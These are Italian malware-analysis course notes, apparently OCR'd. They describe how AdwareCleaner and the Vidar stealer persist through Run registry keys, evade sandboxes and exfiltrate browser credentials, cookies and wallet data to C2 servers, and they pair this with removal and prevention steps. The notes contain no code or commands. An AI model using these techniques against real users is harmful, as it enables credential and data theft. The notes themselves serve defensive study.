
- Comparazione dei risultati tramite Regshot, mostrando dettagli delle chiavi e valori modificati.
- Totale di 310 modifiche al sistema durante l’esecuzione di AdwareCleaner, confermando il comportamento modificativo del sistema.




Process Monitor e Dettagli di Processo

⚜️ **Tag:** #processmonitor #query #scritture

- Con Process Explorer e Process Monitor, viene osservata l’attività dei processi di AdwareCleaner e altri file correlati.
- Evidenze di query del registro e scritture sui file, indicativi di un’attività sospetta continua.







Analisi Any.Run


Tag: #anyrun #attivitàrete #connessioni


Any.Run mostra l’analisi live di AdwareCleaner, evidenziando attività di rete e connessioni verso indirizzi IP esterni.

L’analisi conferma attività sospette con comunicazioni verso domini esterni e richieste HTTP ripetute.









Approfondimento AdwareCleaner

Inizializzazione del Malware - Malware Initialization

⚜ **Tag:** #inizializzazione #esecuzione #trojan

Al momento dell'esecuzione, il Trojan si avvia sfruttando varie tecniche per garantire l'esecuzione immediata e la persistenza nel sistema:

1. Processo di Esecuzione: Il Trojan crea un processo principale, spesso duplicando o iniettandosi in processi di sistema legittimi come explorer.exe o svchost.exe .
2. Evasione dell'Ambiente Virtuale: Il Trojan esegue controlli sull'ambiente per verificare la presenza di virtual machine o sandbox (come Cuckoo stessa), cercando di terminare l'esecuzione se identifica un ambiente di analisi.

Attività di Modifica del Registro - Registry Modifications

⚜️ **Tag:** #modificaregistro #persistenza #registro

Per mantenere la sua persistenza nel sistema e assicurare il riavvio automatico, il Trojan effettua modifiche alle chiavi del registro di sistema:

1. **Chiavi di Avvio**: Modifica o crea chiavi nelle sezioni del registro come:
   - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
   - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
   - Queste chiavi permettono al malware di avviarsi automaticamente ad ogni accensione del sistema.
2. **Modifica delle Politiche di Sicurezza**: Disabilita funzionalità di sicurezza di Windows o strumenti di monitoraggio di terze parti, sfruttando chiavi come:
   - `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`
3. **Persistenza tramite Task Schedulati**: Può anche impostare un task schedulato nel registro per eseguire il malware a intervalli regolari o

al riavvio.

Creazione e Modifica di File nel File System - File System Modifications

⚜️ **Tag:** #modificafile #creazionefile #persistenza

Il Trojan crea e modifica file strategici per garantire la sua operatività e compromettere ulteriormente il sistema:

1. **Cartelle Temporanee**: Genera copie di se stesso o crea file temporanei in cartelle di sistema come:
   - `%AppData% , %Temp% , %System32%`
2. **Modifica di DLL e File di Sistema**: Sovrascrive o inietta codice in file di librerie dinamiche (DLL) legittime per ottenere privilegi elevati e accesso ai dati dell'utente.
3. **File di Configurazione Nascosti**: Crea file di configurazione nascosti per registrare informazioni o tenere traccia delle attività svolte, spesso criptati per evitare il rilevamento.

Comunicazione di Rete e Esfiltrazione Dati - Network Communication and Data Exfiltration

⚜️ **Tag:** #esfiltrazionedati #comunicazionerete #C2

Il Trojan stabilisce connessioni di rete per inviare dati rubati e ricevere comandi:

1. **Connessione ai Server di Comando e Controllo (C2)**: Stabilisce una comunicazione con server remoti, utilizzando IP e domini predefiniti, per inviare dati rubati e ricevere istruzioni.

2. **Esfiltrazione di Dati Sensibili**: Raccoglie informazioni personali, credenziali, e dati di sistema, e li trasmette ai server C2, spesso utilizzando canali cifrati per evitare il rilevamento da parte dei firewall.
3. **Proxy e Canali Cifrati**: Il malware può stabilire connessioni usando proxy e crittografia (SSL/TLS) per confondere l'analisi e rendere il traffico meno visibile agli strumenti di monitoraggio di rete.

Azioni Malevole sul Sistema - Malicious Actions on the System

⚜️ **Tag:** #azioni #malware #trojan

Durante l'esecuzione, il Trojan compie varie azioni malevole che compromettono ulteriormente la sicurezza e l'integrità del sistema:

1. **Raccolta di Credenziali**: Utilizza strumenti di dumping per raccogliere password e credenziali memorizzate, inclusi i dati del browser e le password salvate nel sistema.
2. **Keylogging e Monitoraggio Utente**: Integra un keylogger per registrare tutte le digitazioni, registrando potenzialmente dati sensibili come password, messaggi e informazioni bancarie.
3. **Blocco di Processi di Sicurezza**: Termina i processi di sicurezza come antivirus o strumenti di monitoraggio di sistema per garantire la sua persistenza e impedire il rilevamento.

Conclusione - Conclusion

⚜️ **Tag:** #cybersecurity #malwareanalysis

L’analisi mostra che il Trojan impiega una combinazione di tecniche di **persistenza avanzata, esfiltrazione dati e evasione della sicurezza.** Attraverso la modifica del registro, la creazione di file strategici e la comunicazione con server C2, il malware compromette la sicurezza del sistema, minaccia la privacy dell'utente e può causare perdite significative di dati.

🔑 **Chiavi:**
[trojan, modifiche registro, persistenza, esfiltrazione dati, C2, malware analysis, cuckoo sandbox]

Guida per la Rimozione del Trojan - Per Tecnici IT Non Esperti

---

Passo 1: Isolamento Immediato del Computer Infetto

⚜️ **Tag:** #isolamento #rete #contenimento

1. **Scollega dalla Rete**:
   - Rimuovi il cavo Ethernet o disabilita il Wi-Fi per scollegare il dispositivo infetto dalla rete aziendale.
   - Scopo: Questo impedisce al Trojan di diffondere il malware su altri computer o inviare dati a internet.
2. **Blocca le Connessioni Esterne**:
   - Parla con l’amministratore di rete e chiedi di bloccare gli indirizzi IP e i domini sconosciuti per il dispositivo infetto, specificando che potrebbe inviare dati a server esterni.
   - Nota: Non serve conoscere l’indirizzo IP esatto; spiega solo che devi bloccare tutte le comunicazioni dal dispositivo finché non è pulito.

Passo 2: Verifica e Disabilitazione delle Modifiche al Sistema

⚜️ **Tag:** #registro #startup #puliziasistema

1. **Controlla i Programmi in Avvio Automatico**:
   Premi **Ctrl + Shift + Esc** per aprire **Gestione Attività**.
   - Vai alla scheda **Avvio** e disabilita qualsiasi programma sospetto (qualcosa che non riconosci e non è parte del sistema o dei software aziendali).
   - Scopo: Il Trojan potrebbe impostarsi per partire da qui ad ogni avvio; disabilitare le voci non conosciute impedisce che si riattivi.
2. **Modifica del Registro (Attenzione!)**:
   - Digita **regedit** nella barra di ricerca di Windows per aprire l'Editor del Registro di sistema.
   - Naviga verso le chiavi `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` e `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run .
   - Cancella solo le voci che non riconosci o sembrano sospette (ad esempio nomi strani o di programmi che sai di non aver installato).
   - Nota: Fai molta attenzione, non cancellare nulla che non sei certo sia parte del malware.

Passo 3: Scansione con Strumenti di Rimozione e Pulizia

⚜️ **Tag:** #scansione #rimozionemalware #antivirus

1. **Scarica uno Strumento Anti-Malware Affidabile**:
    - Scarica un software come Malwarebytes (versione gratuita va bene) e installalo.
    - Scopo: Malwarebytes è semplice e identifica trojan, rootkit e malware senza bisogno di configurazioni avanzate.
2. **Esegui una Scansione Completa del Sistema**:
    - Avvia Malwarebytes e scegli la **Scansione Completa**. Quando la scansione finisce, scegli di Rimuovere Tutti gli **Oggetti Rilevati**.
    - Riavvia il computer al termine se il programma lo consiglia.
3. **Rimozione dei File Temporanei**:
    - Digita **%Temp%** nella barra di ricerca e apri la cartella dei file temporanei.
    - Elimina tutto ciò che si trova nella cartella (non ti preoccupare, sono file che Windows rigenera automaticamente).

Passo 4: Controllo delle Impostazioni di Sicurezza

⚜️ **Tag:** #sicurezza #firewall #backup

1. **Verifica che Windows Defender sia Attivo**:
    - Vai in **Impostazioni > Aggiornamento e sicurezza > Sicurezza di Windows > Protezione da virus e minacce**.
    - Assicurati che la **Protezione in tempo reale** sia attivata.
2. **Firewall di Windows**:
    - Sempre in **Sicurezza di Windows**, vai su **Firewall e protezione della rete** e assicurati che il firewall sia attivato su tutte le reti (pubblica, privata, dominio).
3. **Esegui un Backup dei Dati Importanti**:
    - Collega un'unità USB esterna e copia i dati importanti per sicurezza, in caso ci sia bisogno di un reset completo.

- Scopo: Se tutto il resto non funziona, puoi sempre reinstallare Windows senza perdere i file importanti.

Passo 5: Verifica Finale e Prevenzione

⚜️ **Tag:** #verifica #educazioneutente #prevenzione

1. **Riavvia il Computer e Fai un Controllo Finale**:
   - Dopo il riavvio, apri di nuovo **Gestione Attività** per assicurarti che non ci siano nuovi programmi sospetti in avvio.
   - Controlla anche che la connessione di rete non stia tentando di accedere a server sconosciuti (puoi vedere le connessioni attive nella sezione **Prestazioni > Rete**).
2. **Formazione di Base sull'Email Phishing**:
   - Spiega agli utenti di non aprire email sospette e di evitare di scaricare allegati da fonti non affidabili, che sono una delle principali cause di infezione.
3. **Mantenere il Sistema Aggiornato**:
   - Assicurati di aggiornare Windows e il software antivirus regolarmente; di solito Windows lo fa automaticamente, ma è sempre bene verificare.

BW3 es.2.1 Analisi del Malware Vidar

Introduzione al Malware Vidar - Vidar Malware Analysis

⚜️ **Tag:** #malware #vidar #cybersicurezza

Il malware Vidar è un tipo di "stealer" progettato per rubare informazioni sensibili dai sistemi compromessi, con un'attenzione particolare verso credenziali, dati di criptovalute e informazioni personali.

Informazioni di Base - Basic Information

⚜️ **Tag:** #informazioni #malware #analisi

- **Nome del File Analizzato**: `66bddfcb52736_vidar.exe`
- **Tipo di Malware**: Stealer (Vidar)
- **Data dell'Analisi**: 25 agosto 2024
- **Sistema Operativo Utilizzato**: Windows 10

Descrizione e Finalità del Malware - Malware Description and Purpose

⚜️ **Tag:** #descrizione #finalità

Vidar appartiene alla famiglia degli stealer, con l'obiettivo di:

1. **Rubare credenziali di accesso**: Compromette le password memorizzate nei browser web.

2. **Estrazione di dati di criptovalute**: Mira ai wallet digitali per ottenere accesso ai fondi.
3. **Raccolta di informazioni personali**: Compie ricerche di dati sensibili, utili a fini di sfruttamento o vendita sul dark web.

Comportamenti Osservati - Observed Behaviors

⚜️ **Tag:** #comportamenti #analisi #cyberattacchi

1. **Evasione del Controllo**: Vidar utilizza tecniche per evitare il rilevamento da parte degli antivirus.
2. **Connessioni a Server Remoti**: Stabilisce comunicazioni con server remoti per l'invio delle informazioni raccolte.
3. **Furto di Dati**: Esplora il sistema per raccogliere dati personali e aziendali sensibili.

Misure di Contenimento e Rimozione - Containment and Removal Measures

⚜️ **Tag:** #contenimento #rimozione #protezione

1. **Isolare il Programma Malevolo (Mettere in Quarantena)**
   - **Cosa Significa**: Spostare il file infetto in un'area sicura.
   - **Perché**: Permette di esaminarlo senza rischio di propagazione.
2. **Eliminare il File Infetto**
   - **Cosa Significa**: Rimuovere definitivamente il file dannoso.
   - **Perché**: Prevenire riattivazioni del malware.
3. **Bloccare le Connessioni Internet Non Autorizzate**
   - **Cosa Significa**: Configurare il firewall per interrompere le comunicazioni con server esterni.

- **Perché**: Impedisce l’esfiltrazione di dati verso i criminali.

4. **Aggiornare il Programma Antivirus**
    - **Cosa Significa**: Garantire che l'antivirus sia aggiornato.
    - **Perché**: Riconoscere e bloccare malware come Vidar.
5. **Scansione Completa del Computer**
    - **Cosa Significa**: Eseguire una verifica integrale del sistema.
    - **Perché**: Rilevare eventuali altri file infetti.

Ripristino e Misure Preventive - Restoration and Preventive Measures

⚜️ **Tag:** #ripristino #prevenzione

1. **Ripristino delle Impostazioni di Sistema**
    - **Cosa Significa**: Riportare il sistema alle configurazioni precedenti.
    - **Perché**: Prevenire riattivazioni del malware.
2. **Monitorare i Log del Sistema**
    - **Cosa Significa**: Verificare i registri per attività sospette.
    - **Perché**: Identificare l'estensione dell’attacco e possibili furti.
3. **Eseguire Backup Regolari**
    - **Cosa Significa**: Salvare copie di sicurezza dei dati.
    - **Perché**: Recuperare i dati senza perdite in caso di attacco.
4. **Educare e Formare il Personale**
    - **Cosa Significa**: Formare gli utenti per riconoscere minacce e phishing.
    - **Perché**: Ridurre il rischio di futuri attacchi.
5. **Consultare Esperti di Sicurezza**
    - **Cosa Significa**: Rivolgersi a specialisti per supporto tecnico avanzato.
    - **Perché**: Soluzioni mirate e miglioramenti di sicurezza.

🔑 **Chiavi:**
[malware, Vidar, sicurezza informatica, protezione dati, stealer, analisi]

Approfondimento Malware Vidar.exe

Chiavi e Registri Modificati

⚜️ **Tag:** #chiavi #registri #modifiche

- **Chiavi e Percorsi**:
  - `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profili\Outlook`
  - `SOFTWARE\Microsoft\Windows\CurrentVersion\Disinstalla`
  - **Modifica di vari registri** per ottenere informazioni su sistema, configurazioni e profili utente.

Evasione Utilizzata

⚜️ **Tag:** #evasione #malware #vidar

- **Evasione di Rilevamento**:
  - Il malware ha utilizzato `timeout.exe` per ritardare l'esecuzione e aumentare la probabilità di evitare rilevamenti immediati.
  - **Disattivazione di librerie e componenti critici** come `Mozilla DLL` e `C-runtime` per nascondersi.

Connessione e Furto di Dati

⚜️ **Tag:** #connessione #furto #dati

- **Connessione ai Server**:
  - Accesso a vari server per esfiltrare dati.
  - **Token** e dati di login (inclusi `username` e `password`) estratti dai principali browser e applicazioni, come `Steam`, `Telegram`, e altri profili di app di messaggistica e social media.
- **Furto Dati**:
  - Dati esfiltrati includono credenziali, cookie, cronologia di navigazione e dettagli delle carte di credito criptate dai file `.sqlite` di browser (es. `cookie.sqlite`, `places.sqlite`).

🔑 **Chiavi**:
chiavi, registri, evasione, connessione, furto, vidar

ANY RUN
INTERACTIVE MALWARE ANALYSIS

Informazioni generali

Nome file:	66bddfcb52736_vidar.exe
Analisi completa:	https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d
Verdetto:	Attività dannosa
Minacce:	**Caricatore** Un loader è un software dannoso che si infiltra nei dispositivi per distribuire payload dannosi. Questo malware è in grado di infettare i computer delle vittime, analizzare le informazioni di sistema e installare altri tipi di minacce, come trojan o stealer. I criminali solitamente distribuiscono i loader tramite e-mail e link di phishing, affidandosi all'ingegneria sociale per indurre gli utenti a scaricare ed eseguire i loro eseguibili. I loader impiegano tattiche avanzate di evasione e persistenza per evitare il rilevamento. **Luce** Lumma è un ladro di informazioni, sviluppato utilizzando il linguaggio di programmazione C. Viene offerto in vendita come malware-as-a-service, con diversi piani disponibili. Di solito prende di mira i wallet di criptovaluta, le credenziali di accesso e altre informazioni sensibili su un sistema compromesso. Il software dannoso riceve regolarmente aggiornamenti che ne migliorano ed espandono la funzionalità, rendendolo una seria minaccia di ladro. **Ladro** Gli stealer sono un gruppo di software dannosi che mirano a ottenere l'accesso non autorizzato alle informazioni degli utenti e a trasferirle all'aggressore. La categoria di malware stealer include vari tipi di programmi che si concentrano sul loro particolare tipo di dati, tra cui file, password e criptovaluta. Gli stealer sono in grado di spiare i loro obiettivi registrando le loro sequenze di tasti e scattando screenshot. Questo tipo di malware viene distribuito principalmente come parte di campagne di phishing. **Vidare** Vidar è un malware pericoloso che ruba informazioni e criptovaluta agli utenti infetti. Deve il suo nome all'antico dio scandinavo della Vendetta. Questo ladro terrorizza Internet dal 2018.

